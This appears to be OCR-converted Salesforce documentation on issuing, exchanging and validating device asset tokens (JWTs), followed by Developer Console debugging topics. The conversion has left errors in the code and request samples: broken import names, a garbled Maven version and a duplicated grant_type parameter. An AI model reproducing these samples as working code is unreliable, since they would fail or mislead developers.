For example, let's say that your customer purchases a connected device and registers an account with your support community. Your company offers an app, such as a mobile app or a provisioning gateway, that acts as an agent for device registration. The app allows the user to connect to the device, log in to your support community, and register the device. Your community issues an asset token that identifies the device to your backend cloud service.

After registration, the device can operate independently of the app, routinely sending data about its state and operations to your backend service. If the backend proactively detects an abnormal behavior or state, indicating an issue or potential issue, it automatically creates a case. The case is associated with the asset, which is tied directly to the customer's contact record and your company's support process. The device can also signal that resources such as ink toner are running low, predicting potential new opportunities to market and sell.

This diagram shows how asset tokens are issued, verified, and used to secure calls to backend services for a connected device. Detailed steps follow.



Requesting and Issuing Asset Tokens

- (1) The app that interacts with your device requests an access token for API access. The app can be any application, such as a mobile app or a provisioning gateway, that serves as a bridge between the device and Salesforce.
- (2) Salesforce returns the access token.
- (3) The app communicates with your device to request metadata, which can include a name, device ID, serial number, public key, or custom attributes.
- (4) The device returns the requested metadata.
- (5) The app sends its access token and device metadata to Salesforce, requesting an asset token.
- (6) Salesforce verifies the authenticity of the request and the authorization of the app and user.
- (7) Salesforce publishes an asset token event record and attempts to associate the device with an existing or new asset in the Service Cloud. If you've subscribed to receive platform events in Apex triggers to support custom business processes, they execute.
- (8) Salesforce returns the asset token to the app.
- (9) The app has now registered the asset and provides the asset token to the device, which can now operate independently from the app.

Authorizing Device Access with Asset Tokens

- (1) The device presents its data or event to your backend service along with the asset token. The backend service provides device functionality such as gathering telemetry data, monitoring device performance, and acting on behalf of the user.
- (2) Your backend service requests the public key from Salesforce.
- (3) Salesforce returns the device-specific public key.
- (4) Your backend service validates the asset token and determines whether the device is authorized for the requested operation.
- (5) Optionally, your backend service can use the asset token to identify the Salesforce account or contact who owns the device.

Prerequisites for Implementing Asset Tokens

Complete the required and recommended prerequisites for asset tokens.

Using and Validating Asset Tokens

After Salesforce issues an asset token, the device presents its data or event to your backend service along with the asset token. Your backend service validates the asset token and determines whether the device is authorized for the requested operation. Common methods for securing communications between the device and your backend service are the bearer token sequence and the JWT bearer token exchange sequence. Use standard open-source libraries to validate asset token JWTs.

Proof-of-Possession for Asset Tokens

If you construct an actor token holding the public key of your asset and sign it with your asset's private key, Salesforce binds that public key into your asset token. This pattern allows for what's known as Proof-of-Possession or Holder of Key. The asset can prove that it holds the private key corresponding to the public key that Salesforce binds into the `cnf` claim during issuance. Proof-of-Possession helps provide greater assurance that the token is being presented by the actual asset it was issued to.

Prerequisites for Implementing Asset Tokens

Complete the required and recommended prerequisites for asset tokens.

REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **All** Editions

- You must have created a self-signed certificate, signed with the SHA-256 signature algorithm. Asset tokens are signed with this algorithm using a private key that is specific to, and protected by your Salesforce org. The private key can be verified using the corresponding public key in the asset token. For more information, see Generate a Self-Signed Certificate.
- While not required, it's highly recommended that you enable Customer 360 Identity, so that your customers can register asset tokens. See Customer 360 Identity.
- If you need a refresher on the JSON Web Token (JWT) format, we recommend reviewing the RFC 7519

specification. It's essential to understand how claims work in a JWT, how JWTs are encoded as a JSON object, and how the object is protected using a JWS structure.

Using and Validating Asset Tokens

After Salesforce issues an asset token, the device presents its data or event to your backend service along with the asset token. Your backend service validates the asset token and determines whether the device is authorized for the requested operation. Common methods for securing communications between the device and your backend service are the bearer token sequence and the JWT bearer token exchange sequence. Use standard open-source libraries to validate asset token JWTs.


REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **All** Editions

Using Asset Tokens in the Bearer Token Sequence

The bearer token sequence is a simple, common method for the client to present the asset token in the Authorization header, like an OAuth token: `Authorization: Bearer JWT`. One token is generated for each call. The bearer token sequence is the simpler approach.

The following diagram shows the bearer token exchange for an Experience Cloud site.



Here's an example of bearer token exchange for an Experience Cloud site.

```
POST /ingestapi HTTP/1.1
Host: api.devicebackend.com
```


```
Content-Type: application/json
Authorization: Bearer
eyJraWQiOiJBc3NldHMiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOlsiaHR0cDovL
2xvY2F saG9zdDo1MDAwIl0sIm5iZiI6MTQ1MjQ5MTc4OSwiaXNzIjoiaHR0cHM6Ly9hc3NldGlkLW
RldmVsb3Blci1 lZGl0aW9uLm5hMS1ibGl0ejAzLnNvbWEuZm9yY2UuY29tIiwiY25mIjp7Imp3ayI
6eyJrdHkiOiJSU0EiLCJ lIjoiQVFBQiIsImtpZCI6ImRldmljZWtleSIsIm4iOiJqY3YxZndyQnFZ
a2NzeFBTSjR2cG03Yjc4cXZpTjl 3OXVieF9sUUhV0lEWDdOYUt2UGxQNmxGUDF3MHJZci0xelN1c0
JGakxLeGhrVmJsSGRER3ZldDN4NUJmZ1p3 NXducmt3N1ZqYjZyeWNMNWhGOVBuOXU2Rndla3NXN0l
4YnBqRVZQbEltT1I4Mkg0LXdOV053dzFCZ2xrVlJF OTdsUFVMQlc0WlRwbkZiTW84a2owVVE0S2d2
Ri13UnN1dmcwOVhaa1FPdnF4dFdHQ0pJUzJZSHoxUEw1cEll TXFwMFlwSkxWZ3g1QXZHTDVHNXl0b
VprX3JfZnl1QXJ4TGstdWZXNE1qSkw2Rmo4dzFLYnZ6YXhlMWlDbGQ tdXRsd2JUWmtfN0daSUtsbV
R4d1JGZkJqVWM4VzRsbFJoMDdFUXI0cThpNHVYeEJaQ3pEWjcyQWxXWHcifX0 sImlkIjoiMDViRDA
wMDAwMDAwMDU2IiwiZXhwIjoxNDUzMDEwMTc1LCJhaWQiOiIwMmlEMDAwMDAwMTZHTVI iLCJkaWQi
OiI2YWM5YmMyMi0yYTQxLWI4NWEtYWY3Ni1jMTJlOWUzYmY4YmMifQ.LhGF8nkJVd3soE 7UjLujjT
VIjMzbzwicWpJ6tLlFScX7Yc45nzv1ccDB2UHHj2R5aEZT4K8gfLAD8AHWHErhwVmHLkTeqtXok8
a-S1dg QW_7-STybWl3Bf2xHXomm9ZdvL406UaZMOdCNrNDSqAZn0kgupo3orzkCC3YLCes1nc4iFI
MKXbWCeRiEkGo Przx09PnJqUA9nz74nyKo3-NhpZvy6o-qxAryeibUeOfrtG8wvbnjjbNEDukS-GU
0rZTcW9KABboCT 13DLFM 5caFofNgcKE3W67zlJIcSAEgOSVNVoiFYwSlTvWiyxMIMabEOd8usAfw
nIKk1XUYnuNG0w

{"some": "data"}
```

Using Asset Tokens in the JWT Bearer Token Sequence

In the JWT bearer token exchange sequence, the client generates the request, calls the target system to exchange its asset token, and receives an OAuth token that it presents for subsequent calls. This usage can be more efficient if you're orchestrating a series of calls or if the target is session-oriented. One token is generated and exchanged per session on the target, using the JWT Bearer Token profile for OAuth 2.0 client authentication defined by the RFC 7523 specification.

The following diagram shows the JWT bearer token exchange for an Experience Cloud site.



In this example, you first request an access token:

```
POST /oauth2/token HTTP/1.1
Host: login.devicebackend.com
Content-Type: application/x-w w-form-urlencoded
grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Atoken-exchange&subject_
grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=ey
JraWQiOiIxOTgiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdF9oYXNoIjoiT1c2ajJfNF
pqcmU4cGFkREpYdEZEQSIsInN1YiI6Imh0dHBzOi8vbG9naW4uc2FsZXNmb3JjZS5jb20vaWQvMDB
EMzAwMDAwMDAwbWx4RUFBBLzAwNTMwMDAwMDAwZ0tWOEFBTSIsImF1ZCI6IjNVkc5OU94VHlFTUNR
M2dYdVgzMWx5c1gzUlFQNC5WajNFVnpsTXNWYnhGdlVlN1ZqWjBXY2pXdkdsQVU3QlBKRlpCU3lCR
1BpR3lIaG9qWjJCRTMiLCJpc3MiOiJodHRwwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwiZXhwI
joxNDUxNTExNjU2LCJpYXQiOjE0NTE1MTE1MzZ9.ervvV9H89ODomiXekq0_6SVkgxZkQGaJ8nKXj
t3VSCB46e7YiHN3lDg9BXFfT8NdtipCHpHNQCAJ38R-II_txVb1U-QE598sNK5aHVGNkyzoQnPIsL
VPFDZrWCi1v4FDGBfxtckiGWw_bN1x_FYO0qnLwaD5Fdz7kNdi_Xujvsf63tdW-nfWUoyld6-htu5
eDI3cergGz3itaYyJHpPF7od11ff6O2cW9YUVXQaOF1vcOPK1R23QTlxkPm5rNT2NnWyEWEm_v4Fj
TbqItNK5hgRQO6DYG1xmCkC6V1AD7AVIRbTF99-9f_c5t9BDR1x1AMDo6JKcHAVCafngdQ1jRNlML
0CGT92GgQ6PGD7Ea5oy1zqu7gub1vYpFrI_3s2tVD_2nRIAgQuSVW5ckSxcX4Xh6Qukiu1woKkM5H1
6_Pm5iY4jexXKkQDWlfsCsANtFCopYfOuX1lkm5DqqTwDJL3sixh5eQKr5gtKAd8jzgcV5rfalNcKt
gozW2cGyVO7Co9jjWqchs6ZyOo7Z8mZgxyBkYOI-r73Nv6vplrHgvWe3azGEcgYSl_NN4E0GWu2Qnf
4i9kjvwGwRN_YwMYthArkxYgE8FBt2xrPOq3GV09w4H3mGXHOWjB_H_C7uUPTztbGNDqX4w7R7NMd3
dY5Cu1WYUB_W1AV_BhhAoUUoAoE
```

Here's the returned access token:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Content-Type: application/json;charset=UTF-8
{
  "access_token": "AYDWAgEzUqeVsVtcA4ndY25qGFVyaId75im2glOV5Eoog2XajaEjdQlndD7
RveqpL7G",
  "token_type": "Bearer"
}
```

Then use the access token to make service requests:

```
GET /resource HTTP/1.1
Host:  api.devicebackend.com
Authorization: Bearer AYDWAgEzUqeVsVtcA4ndY25qGFVyaId75im2glOV5Eoog2XajaEjdQln
dD7RveqpL7G
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Content-Type: application/json;charset=UTF-8

{"some": "data"}
```

Validate Asset Tokens

Asset tokens are standard JWTs, which means validation follows the standard steps in the RFC 7519 specification, section 7.2. It's recommended that you use an open-source library for validating JWTs, rather than writing your own signature validation code.

- Split the asset token into three parts separated by the period (.) character.
- Base64url decode the first part as the header, following the restriction that no line breaks, whitespace, or other characters have been used.
- Verify that the resulting octet sequence is a UTF-8-encoded JSON object.
- Extract the kid (Key ID) claim from the header.
- If necessary, fetch this key from the key endpoint. The key becomes your Experience Cloud site's URL (or My Domain URL) with `/id/keys` appended.

  Note The key name is unique to the issuer and isn't globally unique.

- Verify the JWS according to the RFC 7515 specification.
  - Run RSA SHA256 signature validation over the `header.payload.` section.
  - Base64url encode the result.
  - Compare it to the presented signature.

Popular open-source libraries for validating JWTs include:

- Java: jose4j–You can use this declaration for your Maven POM file: `<dependency><groupId>org.bitbucket.b_c</groupId><artifactId>jose4j</artifactId><version>0rsion></dependency>`
- .NET: `Install-Package System.IdentityModel.Tokens.Jwt`
- Node: `npm install jsonwebtoken`
- Python: `pip install pyjwt`
- PHP: `composer require firebase/php-jwt`
- Ruby: `gem install jwt`

Here's an example in Java of how to verify an asset token using jose4j:

```
package your.company

import org.jose4j.jwk.Ht psJwks;
import org.jose4j.jwt.JwtClaims;
import org.jose4j.jwt.consumer.InvalidJwtException;
import org.jose4j.jwt.consumer.JwtConsumer;
import org.jose4j.jwt.consumer.JwtConsumerBuilder;
import org.jose4j.keys.resolvers.HttpsJwksVerificationKeyResolver;
import org.json.JSONObject;

import javax.servlet.ServletException;
import javax.servlet.ht p.HttpServlet;
import javax.servlet.ht p.HttpServletRequest;
import javax.servlet.ht p.HttpServletResponse;
import java.io.IOException;
import java.io.PrintWriter;

public class IngestAPIExample extends HttpServlet {

  private static final String ISSUER = "https://customersite.my.site.com";
  private static final String KEY_ENDPOINT = ISSUER + "/id/keys";
  private static final String AUDIENCE = "https://your.devicebackend.com";

  @Override
  protected void doPost(HttpServletRequest request, HttpServletResponse respon
se)
  throws ServletException, IOException {
    boolean isValidAssetToken = false;
    // Get the asset token from the HTTP Authorization header, removing the "B
earer "
    String authHeader = request.getHeader("Authorization");
```

```
    String assetToken = authHeader.substring(7);

    // The HttpsJwksVerificationKeyResolver uses JWKs obtained from the HttpsJ
wks and
    // selects the most appropriate one to use for verification based on the K
ey ID and other factors
    // provided in the header of the JWS/JWT.
    HttpsJwks httpsJkws = new HttpsJwks(KEY_ENDPOINT);
    HttpsJwksVerificationKeyResolver httpsJwksKeyResolver = new
    HttpsJwksVerificationKeyResolver(httpsJkws);

    // The JwtConsumer establishes the rules for Validation of our asset toke
n.
    JwtConsumer jwtConsumer = new JwtConsumerBuilder()
      .setVerificationKeyResolver(httpsJwksKeyResolver)
      .setRequireExpirationTime() // The JWT must have an expiration time.
      .setAllowedClockSkewInSeconds(30) // Allow some leeway in validating tim
e-based claims to account for clock skew.
      .setExpectedIssuer(ISSUER) // Entity that the asset token must be issued
by.
      .setExpectedAudience(AUDIENCE) // Entity that the asset token is intende
d for.
      .build(); // Create the JwtConsumer instance.
    try {
      // Validate the JWT and process it to the Claims.
      JwtClaims jwtClaims = jwtConsumer.processToClaims(assetToken);
      isValidAssetToken = true;
    } catch (InvalidJwtException e) {
        // InvalidJwtException thrown if the asset token failed processing or
validation.
        System.out.println("Invalid Asset Token: " + e);
    }

    // If your asset token is valid, do something here with your data. For pur
poses of our example, we're done.
    PrintWriter out = response.getWriter();
    JSONObject r = new JSONObject();
    r.put("valid", isValidAssetToken);
    out.close();
  }
}
```

Proof-of-Possession for Asset Tokens

If you construct an actor token holding the public key of your asset and sign it with your asset's private key, Salesforce binds that public key into your asset token. This pattern allows for what's known as Proof-of-Possession or Holder of Key. The asset can prove that it holds the private key corresponding to the public key that Salesforce binds into the `cnf` claim during issuance. Proof-of-Possession helps provide greater assurance that the token is being presented by the actual asset it was issued to.

REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **All** Editions

The holder can prove possession of the private key by various mechanisms, including TLS mutual authentication, signing of the HTTP request, or signing of a challenge.

Learn more about implementing Proof-of-Possession at:

- https://tools.ietf.org/html/draft-ietf-oauth-pop-architecture-07
- https://tools.ietf.org/html/draft-ietf-oauth-proof-of-possession-11
- https://tools.ietf.org/html/draft-sakimura-oauth-rjwtprof-06

Debug Your Code

Use checkpoints, logs, and the View State tab to help debug the code you've written.

Set Checkpoints in Apex Code
Use Developer Console checkpoints to debug your Apex classes and triggers. You can't set checkpoints in Visualforce markup.

Overlaying Apex Code and SOQL Statements
Use the Developer Console to overlay diagnostics that run when Apex code executes at a checkpoint, without changing any code.

Checkpoint Inspector
Use checkpoints to investigate the objects in memory at a specific point of execution and see the other objects with references to them.

Log Inspector
The Log Inspector is a context-sensitive execution viewer in the Developer Console. It shows the source of an operation, what triggered the operation, and what occurred next. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.

Use Custom Perspectives in the Log Inspector
A perspective is a predefined layout of panels in the Log Inspector.

Debug Logs

Use debug logs to track events that occur in your org. Debug logs are generated when you have active user-based trace flags, when you run Apex tests, and when executed code or API requests include debugging parameters or headers.

See Also

- Work With APIs
- Write Code
- Test Your Changes
- Secure Your Code

Set Checkpoints in Apex Code

Use Developer Console checkpoints to debug your Apex classes and triggers. You can't set checkpoints in Visualforce markup.

Important To set checkpoints, you need the View All Data user permission. To generate results using checkpoints, run code using execute anonymous, or set a DEVELOPER_LOG trace flag on yourself. The trace flag must have a log level for Apex of INFO or higher.

1. Open the Apex class or trigger in the Source Code Editor.
2. Click in the margin to the left of the line number where you want to set the checkpoint. You can enable up to five checkpoints at the same time.
   Results for a checkpoint are captured only once, no matter how many times the line of code is executed. By default, the results for a checkpoint are captured immediately before the first time the line of code is executed. You can change the iteration for the capture from the Checkpoint Locations list on the Checkpoints tab. You can also overlay Apex code and SOQL statements that run when code executes at a checkpoint.
3. Execute the code with the Developer Console open.
4. View your checkpoints and results on the Checkpoints tab.

Checkpoints persist until you click **Debug** | **Clear Checkpoint Locations**.

Note If you set a checkpoint in a method with the `@future` annotation, you must keep the Developer Console open until the `@future` method completes asynchronously.

See Also

- Checkpoints Tab
- Log Inspector
- Overlaying Apex Code and SOQL Statements
- Checkpoint Inspector


Overlaying Apex Code and SOQL Statements

Use the Developer Console to overlay diagnostics that run when Apex code executes at a checkpoint, without changing any code.

See Setting Checkpoints in Apex Code.

When troubleshooting a runtime issue, you might want information about the state of a variable or the state of the database. You might also want to create a specific condition in which to test your code. The Developer Console allows you to overlay Apex code and SOQL statements that run when code executes at a checkpoint.

1. Set checkpoints and execute your code, then go to the **Checkpoints** tab.
2. Select a checkpoint and click **Edit Properties**.
3. Select **SOQL** or **Apex Code**. To run the diagnostic code without generating a heap dump at the checkpoint, deselect **Dump Heap**.



4. Enter SOQL or Apex code in the **Action Script** box and click **OK**.

Note You can't refer to local objects because an anonymous block is a new stack frame. Refer to static objects or create new objects. Also, you can't use bind variables in SOQL queries used in overlays.

The results of the overlayed code will appear on a separate **Query Results** or **Apex Execution Results** tab in the Checkpoint Inspector.

Note On the **Apex Execution Results** tab, the value `-1` indicates that a field is not applicable.

See Also

- Checkpoints Tab
- Set Checkpoints in Apex Code
- Checkpoint Inspector


Checkpoint Inspector

Use checkpoints to investigate the objects in memory at a specific point of execution and see the other objects with references to them.


Go to the Checkpoints tab and double-click a checkpoint to view the results in the Checkpoint Inspector. The Checkpoint Inspector provides more details on variables than the Log Inspector, including individual items in collections.

The Checkpoint Inspector has two tabs:

- The Heap tab displays all objects in memory at the time the line of code at the checkpoint was executed. Items are listed and grouped by data type.



  - The Types column is a flat list of the classes of all instantiated objects in memory at the checkpoint, with a count of how many are instantiated, and the amount of memory consumed in bytes. Click an item to see a list of those objects in the Instances column, with their address in the heap and memory consumed. Click an instance to view the variables currently set in that object in the State column.
  - The References tab provides two lists to display relationships between symbols held in memory. Use the Inbound References list to locate the symbols that can hold references to objects of a particular type. Use the Referencing Instances list to find specific instances holding references to a symbol. Double click to find that instance elsewhere in the heap.
  - The Search tab lets you find symbols in the heap by value or address. Search matches partial symbol values, but addresses must be exact. To quickly search for a value, click the search icon that appears to the right of it when you hover over it in the State panel.
- The Symbols tab displays a tree view of all symbols in memory at the checkpoint. Use it to quickly review the state of the system at the specific line of code (and iteration) where the checkpoint was set.



Important If you don't see scroll bars in the Checkpoint Inspector panels on a Mac, open **System Preferences** | **General** and set **Show scroll bars** to Always.

See Also

Checkpoints Tab
Set Checkpoints in Apex Code
Overlaying Apex Code and SOQL Statements

Log Inspector

The Log Inspector is a context-sensitive execution viewer in the Developer Console. It shows the source of an operation, what triggered the operation, and what occurred next. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.

The panels displayed in the Log Inspector depend on the selected perspective. To switch perspectives, select **Debug** | **Switch Perspective**. For details on default and custom perspectives, see Managing Perspectives in the Log Inspector.


Some features in the Log Inspector, such as filtering and searching, are available only after a debug log has finished loading and processing. To access a log that is still processing, select **File** | **Open Raw Log**.

Log Panels

The Log Inspector can contain the following panels:

- Stack Tree
- Execution Stack
- Execution Log
- Source
- Variables
- Execution Overview

To design a custom perspective from the available panels, select **Debug** | **View Log Panels**, or press Ctrl+P .



If you design a custom perspective you want to use again, select **Debug** | **Save Perspective** and give it a memorable name. After a custom perspective is saved, you can select it any time you use the Log Inspector by selecting **Debug** | **Switch Perspective**.


Most panels refresh automatically when you click an item in a related panel. For example, if you click a folder in the Stack Tree panel, the Execution Stack, Execution Log, and Source panels are updated to display information about the related object. Similarly, if you click a line in the Execution Log, the Stack Tree, Execution Stack, and Source panels are all updated with details on that line. Clicking an item in the Executed Units tab in the Execution Overview updates the Execution Log, Stack Tree, Execution Stack,

and Source panels.


Stack Tree

The Stack Tree panel displays two tree views that show information “top down”–from initiating calls to the next level down–so that you can see the hierarchy of items in a process. For example, if a class calls a second class, the second class displays as a child node of the first class.

The Execution Tree shows each operation. For example, if a `for` loop calls `System.debug()` eight times, the Execution Tree shows the duration of each call.



The Performance Tree aggregates operations to give you a better look at the performance of an operation as a whole. Using the previous example, the Performance Tree lists the total duration of every call to `debug`.




This log was generated from the Execute Anonymous window. Calls to `debug` and other methods from other locations in your code are aggregated in the executed unit.

Each section in the Stack Tree panel includes this information:

Column	Description
Scope	Delimited region within the process, such as workflow, a class, or DML.
Unit	Name of the item (region).
Duration	Amount of time (in milliseconds) the item took to run.
Heap	Amount of heap (in bytes) the item used.
Iterations	Number of times the item was called.

